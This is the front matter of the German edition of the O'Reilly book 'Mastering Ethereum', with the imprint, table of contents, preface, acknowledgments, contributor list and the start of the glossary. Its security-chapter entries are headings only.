

O'REILLY®



Ethereum

Grundlagen und Programmierung

SMART CONTRACTS UND DAPPS ENTWICKELN



Andreas M. Antonopoulos
Gavin Wood

Übersetzung von Peter Klicman

Papier
plus⁺
PDF.

Zu diesem Buch – sowie zu vielen weiteren O'Reilly-Büchern – können Sie auch das entsprechende E-Book im PDF-Format herunterladen. Werden Sie dazu einfach Mitglied bei oreilly.plus⁺:

www.oreilly.plus

Ethereum – Grundlagen und Programmierung

Smart Contracts und DApps entwickeln

Andreas M. Antonopoulos, Gavin Wood

*Deutsche Übersetzung von
Peter Klicman*

O'REILLY®

Andreas M. Antonopoulos, Gavin Wood

Lektorat: Ariane Hesse

Übersetzung: Peter Klicman

Korrektur: Sibylle Feldmann, www.richtiger-text.de

Fachgutachter: Dr. Susanne Guth-Orlowski sowie Markus Angermann (Fachhochschule St. Pölten, Angermann IT-Services), Ralph Pichler und Matthias Tarasiewicz (RIAT)

Herstellung: Stefanie Weidner

Umschlaggestaltung: Michael Oréal, www.oreal.de

Satz: III-satz, www.drei-satz.de

Druck und Bindung: mediaprint solutions GmbH, 33100 Paderborn

Bibliografische Information der Deutschen Nationalbibliothek

Die Deutsche Nationalbibliothek verzeichnet diese Publikation in der Deutschen Nationalbibliografie; detaillierte bibliografische Daten sind im Internet über <http://dnb.d-nb.de> abrufbar.

ISBN:

Print 978-3-96009-110-3

PDF 978-3-96010-348-6

ePub 978-3-96010-349-3

mobi 978-3-96010-350-9

1. Auflage 2019

Copyright © 2019 dpunkt.verlag GmbH

Wiebinger Weg 17

69123 Heidelberg

Dieses Buch erscheint in Kooperation mit O'Reilly Media, Inc. unter dem Imprint »O'REILLY«.
O'REILLY ist ein Markenzeichen und eine eingetragene Marke von O'Reilly Media, Inc. und wird mit Einwilligung des Eigentümers verwendet.

Authorized German translation of the English edition of Mastering Ethereum ISBN 978-1491971949

© 2019 The Ethereum Book LLC, Gavin Wood.

This translation is published and sold by permission of O'Reilly Media, Inc., which owns or controls all rights to publish and sell the same.

Hinweis:

Dieses Buch wurde auf PEFC-zertifiziertem Papier aus nachhaltiger Waldwirtschaft gedruckt. Der Umwelt zuliebe verzichten wir zusätzlich auf die Einschweißfolie.



Schreiben Sie uns:

Falls Sie Anregungen, Wünsche und Kommentare haben, lassen Sie es uns wissen: komentar@oreilly.de.

Die vorliegende Publikation ist urheberrechtlich geschützt. Alle Rechte vorbehalten. Die Verwendung der Texte und Abbildungen, auch auszugsweise, ist ohne die schriftliche Zustimmung des Verlags urheberrechtswidrig und daher strafbar. Dies gilt insbesondere für die Vervielfältigung, Übersetzung oder die Verwendung in elektronischen Systemen.

Es wird darauf hingewiesen, dass die im Buch verwendeten Soft- und Hardware-Bezeichnungen sowie Markennamen und Produktbezeichnungen der jeweiligen Firmen im Allgemeinen warenzeichen-, marken- oder patentrechtlichem Schutz unterliegen.

Alle Angaben und Programme in diesem Buch wurden mit größter Sorgfalt kontrolliert. Weder Autor noch Verlag noch Übersetzer können jedoch für Schäden haftbar gemacht werden, die in Zusammenhang mit der Verwendung dieses Buches stehen.

Vorwort	XV
Glossar	XXV
1 Was ist Ethereum?	1
Vergleich mit Bitcoin	1
Komponenten einer Blockchain	2
Die Geburt von Ethereum	3
Die vier Entwicklungsstufen von Ethereum	5
Ethereum: eine Allzweck-Blockchain	6
Die Komponenten von Ethereum	7
Weiterführende Literatur	7
Ethereum und Turing-Vollständigkeit	8
Turing-Vollständigkeit als »Feature«	9
Auswirkungen der Turing-Vollständigkeit	9
Von Allzweck-Blockchains zu dezentralisierten Anwendungen (Decentralized Applications, DApps)	10
Das dritte Internetzeitalter	11
Ethereums Entwicklungskultur	11
Warum Ethereum lernen?	12
Was Sie in diesem Buch lernen	13
2 Ethereum-Grundlagen	15
Ether-Währungseinheiten	15
Eine Ethereum-Wallet wählen	16
Kontrolle und Verantwortung	17
Einführung in MetaMask	19
Eine Wallet anlegen	20
Netzwerke wechseln	22
Test-Ether beschaffen	23

Ether aus MetaMask senden	24
Die Transaktionshistorie einer Adresse untersuchen	26
Der Weltcomputer	28
Externally Owned Accounts (EOAs) und Kontrakte	28
Ein einfacher Kontrakt: ein Test-Ether-Faucet	29
Den Faucet-Kontrakt kompilieren	32
Den Kontrakt in der Blockchain registrieren	33
Interaktion mit dem Kontrakt.	35
Die Kontraktadresse in einem Block-Explorer ansehen	36
Den Kontrakt finanzieren.	37
Abhebungen aus unserem Kontrakt.	38
Fazit	41
3 Ethereum-Clients	43
Ethereum-Netzwerke	44
Soll ich einen Full Node betreiben?	44
Vor- und Nachteile eines Full Node.	45
Vor- und Nachteile eines öffentlichen Testnetzwerks	46
Vor- und Nachteile der Simulation einer lokalen Blockchain	47
Einen Ethereum-Client betreiben	47
Hardwareanforderungen für einen Full Node	47
Softwareanforderungen für die Kompilierung und den Betrieb eines Clients (Node).	49
Parity	50
Go-Ethereum (Geth)	51
Die erste Synchronisation Ethereum-basierter Blockchains	53
Geth oder Parity ausführen	54
Die JSON-RPC-Schnittstelle	54
Entfernte Ethereum-Clients	57
Mobile (Smartphone) Wallets	57
Browser-Wallets.	58
Fazit	60
4 Kryptografie	61
Schlüssel und Adressen.	61
Public-Key-Kryptografie und Kryptowährungen	63
Private Schlüssel	65
Generierung eines privaten Schlüssels aus einer Zufallszahl	65
Öffentliche Schlüssel.	66
Kryptografie mit elliptischen Kurven	68
Arithmetische Operationen bei elliptischen Kurven	70

Einen öffentlichen Schlüssel generieren	71
Bibliotheken für elliptische Kurven	72
Kryptografische Hashfunktionen.	73
Ethereums kryptografische Hashfunktion: Keccak-256	74
Welche Hashfunktion nutze ich?	75
Ethereum-Adressen	76
Ethereum-Adressformate	76
Inter Exchange Client Address Protocol	77
Hex-Codierung mit Prüfsumme durch Großschreibung (EIP-55)	78
Fazit	80
5 Wallets	81
Übersicht über die Wallet-Technologie.	81
Nichtdeterministische (zufallsbasierte) Wallets	83
Deterministische (Seed-basierte) Wallets	84
Hierarchisch-deterministische Wallets (BIP-32/BIP-44)	85
Seeds und mnemonische Codes (BIP-39)	86
Die Wallet-Best-Practices	86
Mnemonische Codewörter (BIP-39)	87
Eine HD-Wallet aus dem Seed-Wert erzeugen	93
HD-Wallets (BIP-32) und Pfade (BIP-43/44)	94
Fazit	98
6 Transaktionen	99
Die Struktur einer Transaktion	99
Die Transaktions-Nonce	100
Die Nonces nachhalten.	102
Lücken in Nonces, doppelte Nonces und Bestätigungen	104
Nebenläufigkeit, Transaktionsursprung und Nonces.	104
Transaktionsgas.	105
Transaktionsempfänger	107
Transaktionswert und -daten	108
Mittel an EOAs und Kontrakte senden.	110
Nutzdaten an EOAs oder Kontrakte senden	110
Spezielle Transaktion: Kontrakterzeugung	112
Digitale Signaturen	114
Elliptic Curve Digital Signature Algorithm	115
Wie digitale Signaturen funktionieren	115
Die Signatur verifizieren	116
Die Mathematik hinter ECDSA	116

Signieren von Transaktionen in der Praxis.	117
Erzeugen/Signieren einer Rohtransaktion	118
Eine Rohtransaktion generieren mit EIP-155.	119
Der Signaturpräfixwert (v) und die Public-Key-Recovery.	120
Trennung von Signierung und Übertragung (Offlinesignierung)	121
Propagation von Transaktionen	123
Aufzeichnen in der Blockchain	123
Multisignatur-Transaktionen (Multisig)	124
Fazit	125
7 Smart Contracts und Solidity	127
Was ist ein Smart Contract?	127
Lebenszyklus eines Smart Contract	128
Einführung in Ethereum-Hochsprachen.	129
Smart Contracts mit Solidity entwickeln	131
Eine Solidity-Version wählen	132
Download und Installation	132
Entwicklungsumgebung.	133
Ein einfaches Solidity-Programm entwickeln.	133
Kompilieren mit dem Solidity-Compiler (solc)	134
Das Ethereum-Kontrakt-ABI	134
Wahl einer Solidity-Compiler- und Sprachversion	135
Programmieren mit Solidity	136
Datentypen.	137
Vordefinierte globale Variablen und Funktionen.	138
Kontraktdefinition	141
Funktionen.	141
Kontraktkonstruktor und selfdestruct	143
Unser Faucet-Beispiel um einen Konstruktor und selfdestruct erweitern	144
Funktionsmodifikatoren	145
Kontraktvererbung.	147
Fehlerbehandlung (assert, require, revert)	148
Events.	149
Andere Kontrakte aufrufen (send, call, callcode, delegatecall)	152
Überlegungen zum Gasverbrauch.	158
Dynamisch dimensionierte Arrays vermeiden	158
Aufrufe anderer Kontrakte vermeiden	159
Die Gaskosten kalkulieren	159
Fazit	160

8	Smart Contracts und Vyper	161
	Sicherheitslücken und Vyper	161
	Vergleich mit Solidity	162
	Modifikatoren	162
	Klassenvererbung	163
	Inline-Assembler	164
	Funktionsüberladung	164
	Variablen-Typecasting	164
	Vor- und Nachbedingungen	166
	Dekoratoren	166
	Funktions- und Variablenanordnung	167
	Kompilierung	168
	Schutz vor Überlauffehlern auf Compilerebene	169
	Daten lesen und schreiben	169
	Fazit	170
9	Sicherheit von Smart Contracts	171
	Best Practices	171
	Sicherheitsrisiken und Anti-Pattern	172
	Reentrancy-Angriffe	173
	Die Sicherheitslücke	173
	Präventive Techniken	176
	Reales Beispiel: DAO	177
	Arithmetischer Über-/Unterlauf	177
	Die Sicherheitslücke	177
	Präventive Techniken	180
	Reale Beispiele: PoWHC und Batch Transfer Overflow (CVE-2018–10299)	181
	Unerwartete Ether	181
	Die Sicherheitslücke	182
	Präventive Techniken	184
	Weitere Beispiele	185
	DELEGATECALL	185
	Die Sicherheitslücke	186
	Präventive Techniken	190
	Reales Beispiel: Parity Multisig Wallet (zweiter Hack)	190
	Standardsichtbarkeit	192
	Die Sicherheitslücke	192
	Präventive Techniken	192
	Reales Beispiel: Parity Multisig Wallet (erster Hack)	193

Entropie-Illusion	194
Die Sicherheitslücke	194
Präventive Techniken	195
Reales Beispiel: PRNG-Kontrakte	195
Referenzierung externer Kontrakte	195
Die Sicherheitslücke	195
Präventive Techniken	198
Reales Beispiel: Reentrancy-Honeypot	199
Kurze Adressen/Parameter	200
Die Sicherheitslücke	201
Präventive Techniken	202
Ungeprüfte CALL-Rückgabewerte	202
Die Sicherheitslücke	202
Präventive Techniken	203
Reales Beispiel: Etherpot und King of the Ether	203
Race Conditions/Front Running	204
Die Sicherheitslücke	205
Präventive Techniken	206
Reale Beispiele: ERC20 und Bancor	207
Denial of Service (DoS)	207
Die Sicherheitslücke	207
Präventive Techniken	209
Reales Beispiel: GovernMental	210
Manipulation der Blockzeitstempel	210
Die Sicherheitslücke	210
Präventive Techniken	211
Reales Beispiel: GovernMental	212
Konstruktoren	212
Die Sicherheitslücke	212
Präventive Techniken	213
Reales Beispiel: Rubixi	213
Nicht initialisierte Zeiger auf Speicher	213
Die Sicherheitslücke	214
Präventive Techniken	215
Reale Beispiele: OpenAddressLottery- und CryptoRoulette-Honeypot	215
Fließkomma und Genauigkeit	216
Die Sicherheitslücke	216
Präventive Techniken	217
Reales Beispiel: Ethstick	217

Tx-Origin-Authentifizierung	218
Die Sicherheitslücke	218
Präventive Techniken	219
Kontraktbibliotheken	219
Fazit	220
10 Tokens	221
Wie Tokens genutzt werden	221
Tokens und Fungibilität	223
Kontrahentenrisiko	223
Tokens und »Wesenhaftigkeit«	224
Tokens nutzen: Utility oder Equity	224
Ententest	225
Utility-Tokens: Wer braucht sie?	225
Tokens bei Ethereum	227
Der ERC20-Token-Standard	227
Ein eigenes ERC20-Token ausgeben	231
Probleme mit ERC20-Tokens	242
ERC223: ein vorgeschlagener Schnittstellenstandard für Token-Kontrakte	243
ERC777: ein vorgeschlagener Schnittstellenstandard für Token-Kontrakte	244
ERC721: Standard für nicht fungible Tokens (Deeds)	247
Token-Standards nutzen	248
Was sind Token-Standards? Was ist deren Zweck?	248
Sollte man diese Standards nutzen?	249
Sicherheit durch Reife	250
Erweiterungen von Token-Interface-Standards	250
Tokens und ICOs	251
Fazit	252
11 Orakel	253
Warum Orakel benötigt werden	253
Anwendungsfälle und Beispiele	254
Entwurfsmuster für Orakel	256
Datenauthentifizierung	259
Rechnende Orakel	260
Dezentralisierte Orakel	262
Orakel-Clientschnittstellen in Solidity	263
Fazit	266

12	Dezentralisierte Anwendungen (DApps)	267
	Was ist eine DApp?	268
	Backend (Smart Contract)	269
	Frontend (Web-Nutzerschnittstelle)	269
	Datenspeicher	270
	Dezentralisierte Nachrichtenkommunikationsprotokolle	271
	Ein einfaches DApp-Beispiel: Auktions-DApp	271
	Auktions-DApp: Backend-Smart-Contracts	272
	Auktions-DApp: Frontend-Nutzerschnittstelle	275
	Weitere Dezentralisierung der Auktions-DApp	277
	Die Auktions-DApp in Swarm speichern	278
	Swarm vorbereiten	278
	Dateien in Swarm hochladen	279
	Der Ethereum-Nameservice (ENS)	281
	Geschichte des Ethereum-Nameservice	281
	Die ENS-Spezifikation	282
	Untere Schicht: Namenseigner und Resolver	282
	Mittlere Schicht: die .eth-Nodes	284
	Oberste Schicht: die Deeds	286
	Einen Namen registrieren	286
	Den ENS-Namen verwalten	290
	ENS-Resolver	291
	Einen Namen in einen Swarm-Hash (Inhalt) auflösen	292
	Von der App zur DApp	294
	Fazit	295
13	Die Ethereum Virtual Machine	297
	Was ist die EVM?	297
	Vergleich mit existierender Technologie	299
	Der EVM-Befehlssatz (Bytecode-Operationen)	299
	Ethereum-Zustand	302
	Solidity in EVM-Bytecode kompilieren	303
	Kontrakt-Deployment	306
	Disassemblierung des Bytecodes	307
	Turing-Vollständigkeit und Gas	312
	Gas	313
	Gasberechnung während der Ausführung	314
	Erwägungen zur Gasberechnung	314
	Gaskosten versus Gaspreis	315
	Block-Gaslimit	316
	Fazit	316

14	Konsens	317
	Konsens über Proof of Work	318
	Konsens über Proof of Stake (PoS)	318
	Ethash: Etherniums Proof-of-Work-Algorithmus	319
	Casper: Etherniums Proof-of-Stake-Algorithmus	320
	Konsensgrundsätze	321
	Kontroverse und Wettbewerb	321
	Fazit	322
A	Ethereum-Fork-Historie	323
B	Ethereum-Standards	331
C	Ethereum EVM-Opcodes und Gasverbrauch	339
D	Entwicklungswerkzeuge, Frameworks und Bibliotheken	347
E	Einführung in web3.js	367
F	Kurzlink-Referenz	371
	Index	373

Vorwort

Dieses Buch ist das Produkt aus der Zusammenarbeit zwischen Andreas M. Antonopoulos und Dr. Gavin Wood. Eine Reihe glücklicher Umstände hat beide Autoren zusammengebracht, um mithilfe Hunderter Freiwilliger (im besten Geist der Open-Source- und Creative-Commons-Kultur) dieses Buch zu schreiben.

Gavin hatte schon seit einiger Zeit den Wunsch, ein Buch zu schreiben, das sein Yellow Paper (seine technische Beschreibung des Ethereum-Protokolls) ergänzen sollte, hauptsächlich um es einem breiteren Publikum zugänglich zu machen, als es das ursprüngliche von griechischen Buchstaben durchzogene Dokument erlaubte.

Der Plan stand also, ein Verlag war gefunden, als Gavin mit Andreas ins Gespräch kam, den er als eine der namhaften Persönlichkeiten der Szene kannte, seit er sich mit Ethereum beschäftigte.

Andreas hatte gerade die erste Auflage seines Buchs *Mastering Bitcoin* (O'Reilly) veröffentlicht, das sich schnell zum maßgeblichen technischen Leitfaden für Bitcoin und Kryptowährungen entwickelte. Kaum war dieses Buch veröffentlicht, fragten ihn die Leser auch schon: »Und wann schreibst du *Mastering Ethereum*?« Andreas dachte bereits über sein nächstes Projekt nach und sah in Ethereum ein spannendes technisches Thema.

Im Mai 2016 waren Gavin und Andreas zufällig zur selben Zeit in derselben Stadt. Sie trafen sich auf einen Kaffee, um über die gemeinsame Arbeit an diesem Buch zu sprechen. Da sowohl Andreas als auch Gavin Anhänger des Open-Source-Paradigmas sind, kamen sie überein, es zu einem gemeinschaftlichen Projekt zu machen und unter der Creative-Commons-Lizenz zu veröffentlichen. Erfreulicherweise stimmte der Verlag, O'Reilly Media, gern zu, und das *Mastering Ethereum*-Projekt wurde offiziell gestartet.

Dieses Buch nutzen

Das Buch ist sowohl als Referenz, als auch als umfassende Beschreibung von Ethereum gedacht. Die ersten beiden Kapitel enthalten eine einfache Einführung, die für Neulinge geeignet ist, und alle Beispiele in diesen Kapiteln können von jedem mit

ein wenig technischem Verständnis nachvollzogen werden. Diese beiden Kapitel vermitteln die Grundlagen und erlauben die Nutzung der grundlegenden Ethereum-Tools, während sich die nachfolgenden Kapitel hauptsächlich an Programmierer richten und viele technische Themen und Programmierbeispiele umfassen.

Um sowohl als Referenz als auch als umfassende Beschreibung zu Ethereum dienen zu können, ist es unvermeidlich, dass sich das Buch gelegentlich wiederholt. Einige Themen wie *Gas* müssen früh genug eingeführt werden, damit die restlichen Themen verständlich sind, sie müssen in eigenen Abschnitten aber auch detaillierter erläutert werden.

Der Index des Buchs erlaubt es dem Leser schließlich, sehr spezifische Themen und die relevanten Abschnitte einfach über ein Schlüsselwort zu finden.

Leserkreis

Dieses Buch richtet sich hauptsächlich an Entwickler. Wenn Sie eine Programmiersprache beherrschen, lehrt Sie dieses Buch, wie Smart-Contract-Blockchains arbeiten, wie man sie nutzt und wie man Smart Contracts und dezentralisierte Anwendungen mit ihnen entwickelt. Die ersten Kapitel eignen sich auch als ausführliche Einführung in Ethereum für Nichtprogrammierer.

Verwendete Konventionen

Im Buch folgen wir diesen typografischen Konventionen:

Kursivschrift

Wird für neue Begriffe, URLs, E-Mail-Adressen, Dateinamen und Dateierweiterungen verwendet.

Nichtproportionalschrift

Wird für Programmlistings verwendet. Im normalen Fließtext werden damit Programmelemente wie Variablen- oder Funktionsnamen, Datenbanken, Datentypen, Umgebungsvariablen, Anweisungen und Schlüsselwörter hervorgehoben.

Nichtproportionalschrift fett

Wird für Befehle oder andere Eingaben eingesetzt, die Sie wortwörtlich eingeben müssen.

Nichtproportionalschrift kursiv

Wird für Text verwendet, der durch benutzereigene oder durch den Kontext bestimmte Werte ersetzt wird.



Mit diesem Symbol wird ein Tipp oder ein Vorschlag angezeigt.



Mit diesem Symbol wird ein allgemeiner Hinweis angezeigt.



Mit diesem Symbol wird eine Warnung angezeigt.

Codebeispiele

Die Beispiele sind in Solidity, Vyper und JavaScript geschrieben und verwenden die Kommandozeile unixoider Betriebssysteme. Alle Code-Snippets finden Sie im GitHub-Repository im *code*-Unterverzeichnis. Laden Sie den Buchcode herunter, probieren Sie die Codebeispiele aus und senden Sie Korrekturen über GitHub: <https://github.com/ethereumbook/ethereumbook>.

Alle Code-Snippets können für die meisten Betriebssysteme mit einer minimalen Installation der Compiler, Interpreter und Bibliotheken für die entsprechenden Sprachen repliziert werden. Wenn nötig, stellen wir grundlegende Installationsanweisungen und schrittweise Beispiele für die Ausgaben bereit.

Einige der Code-Snippets wurden für den Druck aufbereitet. In diesen Fällen wurden die Zeilen mit einem Backslash-Zeichen (\) gefolgt von einem Newline-Zeichen getrennt. Wenn Sie mit diesen Beispielen arbeiten, sollten Sie die beiden Zeichen entfernen und die Zeilen wieder zusammenfassen. Die Ergebnisse sollten dann denen der Beispiele entsprechen.

Alle Code-Snippets verwenden wann immer möglich reale Werte und Berechnungen. Sie können sich also von Beispiel zu Beispiel vorarbeiten und kommen immer zu den gleichen Ergebnissen wie das Buch. Die privaten Schlüssel und die zugehörigen öffentlichen Schlüssel etwa sind alle echt. Die Beispieltransaktionen, Kontrakte, Blöcke und Blockchain-Referenzen wurden in die Ethereum-Blockchain eingetragen und sind Teil des öffentlichen »Kassenbuchs«, d.h., man kann sie öffentlich einsehen.

Verwendung der Codebeispiele

Dieses Buch ist dazu gedacht, Ihnen bei der Erledigung Ihrer Arbeit zu helfen. Im Allgemeinen dürfen Sie den Code in Ihren eigenen Programmen oder Dokumentationen verwenden. Solange Sie den Code nicht in großem Umfang reproduzieren, brauchen Sie uns nicht um Erlaubnis zu bitten. Der Verkauf oder Vertrieb einer CD-ROM mit Beispielen aus O'Reilly-Büchern ist dagegen genehmigungspflichtig. Eine Frage mit einem Zitat oder einem Codebeispiel aus diesem Buch zu beantwor-

ten, erfordert keine Genehmigung. Signifikante Teile von Beispielcode aus diesem Buch für die eigene Produktdokumentation zu verwenden, ist dagegen genehmigungspflichtig.

Wir freuen uns über eine Quellenangabe, verlangen sie aber nicht unbedingt. Zu einer Quellenangabe gehören normalerweise Autor, Titel, Verlagsangabe, Veröffentlichungsjahr und ISBN, hier also: »*Mastering Ethereum*« von Andreas M. Antonopoulos und Dr. Gavin Wood (O'Reilly). Copyright 2019 The Ethereum Book LLC and Gavin Wood, 978-1-491-97194-9.

Mastering Ethereum wird unter der Creative Commons Attribution-Noncommercial-No Derivative Works 4.0 International License (CC BY-NC-ND 4.0) angeboten.

Sollten Sie befürchten, dass Ihre Verwendung der Codebeispiele gegen das Fairnessprinzip oder die Genehmigungspflicht verstoßen könnte, nehmen Sie bitte unter permissions@oreilly.com Kontakt mit uns auf.

Hinweise auf Unternehmen und Produkte

Alle Hinweise auf Unternehmen und Produkte dienen der Information, Demonstration oder Referenz. Die Autoren unterstützen keines der genannten Unternehmen oder Produkte. Der Einsatz und die Sicherheit der in diesem Buch vorgestellten Produkte, Projekte oder Codefragmente wurden nicht getestet. Deren Nutzung erfolgt auf eigene Gefahr!

Ethereum-Adressen und -Transaktionen in diesem Buch

Die Ethereum-Adressen, Transaktionen, Schlüssel, QR-Codes und Blockchain-Daten in diesem Buch sind größtenteils echt. Sie können also die Blockchain durchgehen, sich die in den Beispielen enthaltenen Transaktionen genau ansehen und sie mit ihren eigenen Skripten/Programmen abrufen.

Beachten Sie aber, dass die in diesem Buch zur Generierung von Adressen verwendeten privaten Schlüssel »verbrannt« wurden. Wenn Sie also Geld an diese Adressen senden, ist es für immer verloren, oder es kann von jedem abgeschöpft werden, der die hier abgedruckten privaten Schlüssel kennt.



Bitte senden Sie keinesfalls Geld an irgendeine der in diesem Buch verwendeten Adressen! Ihr Geld landet bei einem anderen Leser oder ist für immer verloren.

Andreas kontaktieren

Sie erreichen Andreas M. Antonopoulos über seine persönliche Website:

<https://antonopoulos.com/>

Folgen Sie Andreas' Kanal auf YouTube: <https://www.youtube.com/aantonop>

Folgen Sie Andreas auf Facebook:

<https://www.facebook.com/AndreasMAntonopoulos>

Folgen Sie Andreas auf Twitter: <https://twitter.com/aantonop>

Folgen Sie Andreas auf LinkedIn: <https://linkedin.com/company/aantonop>

Andreas möchte sich auch bei allen Förderern bedanken, die seine Arbeit durch monatliche Spenden unterstützen. Sie können Andreas auf Patreon unterstützen unter <https://patreon.com/aantonop>.

Gavin kontaktieren

Sie erreichen Dr. Gavin Wood über seine persönliche Website: <http://gavwood.com/>

Folgen Sie Gavin auf Twitter: <https://twitter.com/gavofyork>

Üblicherweise tummelt sich Gavin im Polkadot Watercooler auf Riot.im: <http://bit.ly/2xciG68>

Danksagungen von Andreas

Meine Liebe zu Wörtern und Büchern verdanke ich meiner Mutter Theresa, die mich in einem Haus aufzog, in dem Bücher jede Wand mit Beschlag belegten. Meine Mutter kaufte mir 1982 auch meinen ersten Computer, obwohl sie sich selbst als »technophob« beschrieb. Mein Vater Menelaos, ein Bauingenieur, der sein erstes Buch mit 80 veröffentlichte, lehrte mich logisches und analytisches Denken und schürte meine Liebe zu Wissenschaft und Technik.

Ich danke euch allen für eure Unterstützung während meiner Reise.

Danksagungen von Gavin

Meine Mutter sicherte mir den ersten Computer eines Nachbarn, als ich neun Jahre alt war. Ohne ihn hätte sich meine technische Entwicklung sicher um einiges verlangsamt. Ihr verdanke ich auch meine kindliche Furcht vor Elektrizität und muss Trevor und meinen Großeltern danken, die die schwere Bürde auf sich nahmen, immer wieder auf mich aufzupassen, wenn ich besagten Computer anschloss, der ohne Elektrizität natürlich nutzlos gewesen wäre. Ich muss auch den verschiedenen Lehrern danken, denen ich während meines Lebens das Glück hatte zu begegnen: von dem besagten Nachbarn Sean (der mir mein erstes Computerprogramm bei-

brachte) über meinem Grundschullehrer Mr. Quinn, der mich dazu brachte, mich mehr für Programmierung und weniger für Geschichte zu interessieren, bis hin zu meinen Gymnasiallehrern, wie Richard Furlong-Brown, der mich dazu brachte, mich mehr für Programmierung und weniger für Rugby zu interessieren.

Ich danke der Mutter meiner Kinder, Jutta, für ihre fortwährende Unterstützung und den vielen Menschen in meinem Leben, neuen und alten Freunden, die dafür sorgen, dass ich normal bleibe. Zum Schluss ein riesiges Dankeschön an Aeron Buchanan, ohne den die letzten fünf Jahre meines Lebens nie so verlaufen wären, wie sie es sind, und ohne dessen Zeit, Unterstützung und Rat dieses Buch nicht so gut geworden wäre.

Beitragende

Viele Beitragende lieferten Kommentare, Korrekturen und Ergänzungen zum Early Release Draft auf GitHub.

Beiträge auf GitHub wurden von zwei freiwilligen GitHub-Editoren unterstützt, die Pull-Requests und Issues verwalteten, überprüften, bearbeiteten, einpfligten und genehmigten:

- der führende GitHub-Editor: Francisco Javier Rojas Garcia (fjrojasgarcia)
- der unterstützende GitHub-Editor: William Binns (wbnns)

Wichtige Beiträge sind zu den Themen DApps, ENS, EVM, Fork-Historie, Gas, Orakel, Sicherheit von Smart Contracts und Vyper eingegangen. Weitere Beiträge, die es in die erste Ausgabe aus Zeit- und Platzgründen nicht geschafft haben, finden Sie im *contrib*-Ordner des GitHub-Repository. Tausende kleinerer Beiträge haben die Qualität, Lesbarkeit und Richtigkeit des gesamten Buchs erhöht. Vielen Dank allen Beitragenden!

Nachfolgend eine alphabetisch sortierte Liste aller GitHub-Beitragenden mit deren GitHub-IDs in Klammern:

- Abhishek Shandilya (abhishandy)
- Adam Zaremba (zaremba)
- Adrian Li (adrianmcli)
- Adrian Manning (agemanning)
- Alejandro Santander (ajsantander)
- Alejo Salles (fiiiu)
- Alex Manuskin (amanusk)
- Alex Van de Sande (alexvandesande)
- Anthony Lusardi (pyskell)
- Assaf Yossifoff (assafy)
- Ben Kaufman (ben-kaufman)

- Bok Khoo (bokkypoobah)
- Brandon Arvanaghi (arvanaghi)
- Brian Ethier (dbe)
- Bryant Eisenbach (fubuloubu)
- Chanan Sack (chanan-sack)
- Chris Remus (chris-remus)
- Christopher Gondek (christophergondek)
- Cornell Blockchain (CornellBlockchain)
 - Alex Frolov (sashafrolov)
 - Brian Guo (BrianGuo)
 - Brian Leffew (bleffew99)
 - Giancarlo Pacenza (GPacenza)
 - Lucas Switzer (LucasSwitz)
 - Ohad Koronyo (ohadh123)
 - Richard Sun (richardsfc)
- Cory Solovewicz (CorySolovewicz)
- Dan Shields (NukeManDan)
- Daniel Jiang (WizardOfAus)
- Daniel McClure (danielmcclure)
- Daniel Peterson (danrpts)
- Denis Milicevic (D-Nice)
- Dennis Zasnicoff (zasnicoff)
- Diego H. Gurpegui (dieogurpegui)
- Dimitris Tsapakidis (dimitris-t)
- Enrico Cambiaso (auino)
- Ersin Bayraktar (ersinbyrktr)
- Flash Sheridan (FlashSheridan)
- Franco Daniel Berdun (fMercury)
- Harry Moreno (morenoh149)
- Hon Lau (masterlook)
- Hudson Jameson (Souptacular)
- Iuri Matias (iurimatias)
- Ivan Molto (ivanmolto)
- Jacques Dafflon (jacquesd)
- Jason Hill (denifednu)

- Javier Rojas (fjrojasgarcia)
- Jaycen Horton (jaycenhorton)
- Joel Gugger (guggerjoel)
- Jon Ramvi (ramvi)
- Jonathan Velando (rigzba21)
- Jules Lainé (fakje)
- Karolin Siebert (karolinkas)
- Kevin Carter (kcar1)
- Krzysztof Nowak (krzysztof)
- Lane Rettig (lrettig)
- Leo Arias (elopio)
- Liang Ma (liangma)
- Luke Schoen (ltschoen)
- Marcelo Creimer (mcreimer)
- Martin Berger (drmartinberger)
- Masi Dawoud (mazewoods)
- Matthew Sedaghatfar (sedaghatfar)
- Michael Freeman (stefek99)
- Miguel Baizan (mbaiigl)
- Mike Pumphrey (bmmpxf)
- Mobin Hosseini (iNDicat0r)
- Nagesh Subrahmanyam (chainhead)
- Nichanan Kesonpat (nichanank)
- Nick Johnson (arachnid)
- Omar Boukli-Hacene (oboukli)
- Paulo Trezentos (paulotrezentos)
- Pet3rpan (pet3r-pan)
- Pierre-Jean Subervie (pjsub)
- Pong Cheecharern (Pongch)
- Qiao Wang (qiaowang26)
- Raul Andres Garcia (manilabay)
- Roger Häusermann (haurog)
- Solomon Victorino (bitsol)
- Steve Klise (sklise)
- Sylvain Tissier (SylTi)

- Taylor Masterson (tjmasterson)
- Tim Nugent (timnugent)
- Timothy McCallum (tpmccallum)
- Tomoya Ishizaki (zaq1tomo)
- Vignesh Karthikeyan (meshugah)
- Will Binns (wbnnns)
- Xavier Lavayssière (xalava)
- Yash Bhutwala (yashbhutwala)
- Yeramin Santana (ysfdev)
- Zhen Wang (zmxv)
- ztz (zt2)

Ohne die Hilfe der oben aufgeführten Menschen wäre dieses Buch nicht möglich gewesen. Eure Beiträge demonstrieren die Kraft von Open Source und einer offenen Kultur, und wir sind euch unendlich dankbar. Vielen Dank.

Quellen

Dieses Buch verweist auf viele verschiedene öffentliche und offen lizenzierte Quellen:

<https://github.com/ethereum/vyper/blob/master/README.md>
MIT-Lizenz (MIT)

<https://vyper.readthedocs.io/en/latest/>
MIT-Lizenz (MIT)

<https://solidity.readthedocs.io/en/v0.4.21/common-patterns.html>
MIT-Lizenz (MIT)

<https://arxiv.org/pdf/1802.06038.pdf>
Arxiv Non-Exclusive-Distribution

<https://github.com/ethereum/solidity/blob/release/docs/contracts.rst#inheritance>
MIT-Lizenz (MIT)

<https://github.com/trailofbits/evm-opcodes>
Apache 2.0

<https://github.com/ethereum/EIPs/>
Creative Commons CC0

<https://blog.sigmaprime.io/solidity-security.html>
Creative Commons CC BY 4.0

Dieses Glossar umfasst viele der im Zusammenhang mit Ethereum verwendeten Begriffe. Die Begriffe kommen im gesamten Buch immer wieder vor.

Account

Ein Objekt, das eine Adresse, ein Guthaben, eine Nonce sowie optional Speicher und Code enthält. Ein Account kann ein Kontrakt-Account oder ein EOA (*Externally Owned Account*) sein.

Adresse

Ganz allgemein ein EOA oder Kontrakt, der Transaktionen in der Blockchain empfangen (Zieladresse) oder senden (Quelladresse) kann. Etwas genauer die 160 rechten Bits des Keccak-Hashs eines öffentlichen ECDSA-Schlüssels.

Assert

